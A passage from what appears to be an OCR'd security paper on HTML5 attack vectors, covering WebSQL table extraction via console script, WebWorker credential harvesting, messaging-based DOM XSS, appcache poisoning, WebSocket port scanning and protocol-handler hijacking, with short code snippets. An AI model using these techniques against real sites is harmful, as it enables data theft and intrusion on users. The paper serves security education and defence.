
```
obj.transaction(function(tx){

tx.executeSql('SELECT name FROM sqlite_master WHERE
type=\'table\'',[],function(tx,results){


table=results;

                                                                    },null);
                                                        });
                                        }
                    }catch(ex){}
}
if(table.rows.length>1)
                    usertable=table.rows.item(1).name;
```

a.) We will run through all objects and get object where constructor is “Database”
b.) We will make Select query directly to sqlite_master database
c.) We will grab 1st table leaving webkit table on 0th entry

We got the actual table name residing on WebSQL for this application, next we can run SQL query and loop through results.

```
> var dbo;
  var table;
  var usertable;
  for(i in window){
          obj = window[i];
          try{
                  if(obj.constructor.name=="Database"){
                          dbo = obj;
                                  obj.transaction(function(tx){
                                  tx.executeSql('SELECT name FROM sqlite_master WHERE type=\'table\'',[],function(tx,results){
                                          table=results;
                                  },null);
                          });
                  }
          }catch(ex){}
  }
  if(table.rows.length>1)
          usertable=table.rows.item(1).name;
  "ITEMS"
> dbo
  ▶ Database
> table
  ▶ SQLResultSet
> usertable
  "ITEMS"
>
```


We got the name of the table and now we can use same database object to run the query through script.



Hence, it can be part of payload during testing to fetch data remotely.

A6 - Web Messaging and Web Workers injections

WebWorker and Messaging are newly added vector in HTML 5. It allows threading using JavaScript. WebWorker can help in payload delivery and exploitation to typical Web 2.0 applications. Web 2.0 applications run in single DOM, in this case, if the application is vulnerable to DOM-based XSS, then it is possible to inject a stealth thread in the background, which would allows an attacker to monitor all activities going on in that particular DOM. If the DOM hosts widgets and other components, the attacker starts getting useful information. Imagine a scenario where WebWorker keeps a watch on username and password fields in one of the widgets. No sooner does a user enter username and password, than this information is grabbed and POSTed back.




As shown in above example worker or messaging is going on between two frames/processes within the browser. If messaging is set to "*" so any origin can listen or talk, that page can be loaded in cross domain frame and cause possible breach.

Also, messaging is having issues with DOM based XSS since page is on browser side and server may not have control or validation on stream. For example, here is messaging call.

```
<html>
<button onclick="Read()">Read Last Message</button>
<button onclick="stop()">Stop</button>
<output id="result"></output>
<script>
  function Read() {
    worker.postMessage({'cmd': 'read', 'msg': 'last'});
  }
  function stop() {
   worker.postMessage({'cmd': 'stop', 'msg': 'stop it'});
   alert("Worker stopped");
  }
  var worker = new Worker('message.js');
  worker.addEventListener('message', function(e) {
      document.getElementById('result').innerHTML = e.data;
  }, false);
</script>
</html>
```

Here, innerHTML call can be polluted and XSS code can be injected with an event as shown below.



A7 - DOM based XSS with HTML5 & Messaging

DOM-based XSS attacks are on the rise. This can be attributed to the fact that large applications are built using single DOM and XHR/Ajax along with Web Messaging. Several HTML 5 tags and attributes are controlled by DOM calls. Poorly implemented DOM calls like eval() or document.*() within Web Messaging and Workers can cause a “cocktail” attack vector where both DOM and HTML5 can be leveraged simultaneously. This expands the attack surface allowing more entry points for attackers. The impact would be tremendous in a DOM-based XSS attack on an HTML 5 application running Widgets, Mashup, Objects etc . , because the entire DOM would be accessible to the attacker.

Browser specifications are changed in three dimensions – HTML 5, DOM-Level 3 and XHR-Level2; each tightly integrated with the other. It is not possible to separate them while coding an application. HTML 5 applications use DOM extensively and dynamically change content via XHR calls. DOM manipulation is done by several different DOM-based calls and poor implementation allows DOM-based injections. These injections can lead to a set of possible attacks and exploits like DOM-based XSS, content extraction from DOM, variable manipulation, logical bypasses, information enumeration, etc. At the same time DOM loads different objects like Flash and Silverlight, making for interesting attack points. It is possible to hijack the entire DOM along with these objects and craft several different attack vectors as part of cross domain mechanism. DOM injections can allow add-on hacking and other browser-related hacks.


A8 - Third party/Offline HTML Widgets and Gadgets

HTML5 supports caching pages for offline usage and it can cause a security issues within the application framework. Browser's cache can be poisoned and attacker can inject a script and then kepp an eye on particular domain.

```
<html manifest="/appcache.manifest">
```

Above tag can inject cache for offline use and list of pages gets stored on browser side. It is possible to attack and performing cache poisoning via untrusted network or proxy by injecting malicious script and when user gets on to actual app that script gets executed and keep eye on activities.

Also, widgets are using Web Messaging and Workers extensively in HTML5 framework. It is possible to exploit poor programming practices to setup traps and harvest DOM calls.



In above case Cross Domain Widgets are setting up traps by exploiting the DOM calls.

A9 - Web Sockets and Attacks

HTML 5 supports WebSocket – a feature that allows browsers to open sockets to target ports on certain IPs. There are some restrictions on the list of ports that can be used. Nevertheless, an interesting feature. This can be used by an attacker to craft a vector which communicates with web ports and even with non-webports with restrictions. Imagine a user loading a page, only to have the page opening sockets and doing a port scanning on internal IP addresses. If this port scan finds an interesting port 80 open on your internal network, a tunnel can be established through your browser. Doing so would actually end up bypassing the firewall and allows access to internal content.

Web Socket brings following possible threats

- Back door and browser shell
- Quick port scanning
- Botnet and malware can leverage (one to many connections)
- Sniffer based on Web Socket

Here is an example where script can do a quick port scanning and can negotiate HTTP traffic.

A10 - Protocol/Schema/APIs attacks with HTML5

HTML 5 also allows thick client like features inside a browser's UI. These features can be leveraged by an attacker to craft attack vectors. An attacker can leverage drag-drop thick client APIs which can help in exploiting self XSS, forcing data on the fields, content/session extraction, etc. It can be linked with iframe-driven ClickJacking or UI redressing issues. It can be seen as an expanded ClickJacking attack vector. A few other interesting tags can be leveraged as well.

HTML5 allows custom protocol and schema registration as an added new feature. For Example following code can register and override email handler.

```
navigator.registerProtocolHandler("mailto", "http://www.foo.com/?uri=%s", “My Mail");
```

It is possible to abuse this feature in certain cases and obfuscate the actual intent. It can cause confidentiality breach and information leakage.

HTML5 few other APIs are interesting from security standpoint

- File APIs – allows local file access and can mixed with ClickJacking and other attacks to gain client files.
- Drag-Drop APIs – exploiting self XSS and few other tricks, hijacking cookies …
- Lot more to explore and defend…

Conclusion

HTML 5, DOM and XHR embedded via JavaScript are involved in creating next generation applications. A next generation application stack is bound to leverage HTML 5, Silverlight and Flash/Flex, Being vendor-neutral and native to the browser HTML 5 should get wider acceptance. Enhanced features of HTML 5 bring new threats and challenges. In this paper we have discussed possible top 10 vectors but this only seems to be the beginning, HTML 5 is just warming up. Different libraries and ways of development are bound to emerge over time and in the process open up new attack surfaces and security issues. Contemplating on the above top 10 would give us more ideas about controls required for security as time progresses.

References/Resources

- http://www.html5rocks.com/en/ (Solid stuff)
- https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet (OWASP stuff)
- http://html5sec.org/ (Quick Cheat sheet)
- http://html5security.org/ (Good resources)
- http://blog.kotowicz.net/ (Interesting work)